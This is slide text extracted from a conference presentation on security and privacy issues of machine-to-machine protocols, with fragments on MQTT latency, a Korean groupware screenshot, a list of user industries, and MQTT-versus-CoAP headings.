



When Machines Can't Talk

Security & Privacy Issues of M2M Data Protocols



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


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One of the problems we experienced was long latency when sending a message. The method we were using to send was reliable but slow, and there were limitations on how much we could improve it. With just a few weeks until launch, we ended up building a new mechanism that maintains a persistent connection to our servers. To do this without killing battery life, we used a protocol called MQTT that we had experimented with in Beluga. MQTT is specifically designed for applications like sending telemetry data to and from space probes, so it is designed to use bandwidth and batteries sparingly. By

Establishing a MQTT connection and routing messages through our chat pipeline, we were able to achieve phone-to-phone delivery in the hundreds of milliseconds, not seconds.




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
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소통과 협업을 위한 실시간 대화가 가능한 **대화방**

일반 대화방 및 조직 기준의 프로젝트 대화방,
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표준화된 업무 절차와 통



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소통과 협업을 위한
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FAX



업무관리
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개시판



노트

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Re: Re: 시내리포털 관련 문의 드립니다.
[] 및 일부 무보고 구조물
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[] [] [] 신현준
사용 FCA-온라인판 06-2013교육

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입력 전송

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박준영 2017.08.01~2017.08.31
GS-BBA
(주)더존 Alpha 구축
박준영 2017.07.01~2017.10.31

USERS

Large **consumer electronics** and mobile device manufacturer

Marine industry

Automotive parts manufacturer

Civil engineering, manufacturing and **constructions**


Medical & rehabilitation equipment

Logistics


Internet service providers

Industry-grade TFT display manufacturer

Fashion and clothing industry



How does
MQTT
work?




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
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
Subscribe

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





How about
CoAP?




MQTT




CoAP







CoAP



**MQTT is popular
(and CoAP is gaining
a lot of traction, too)**



mqtt

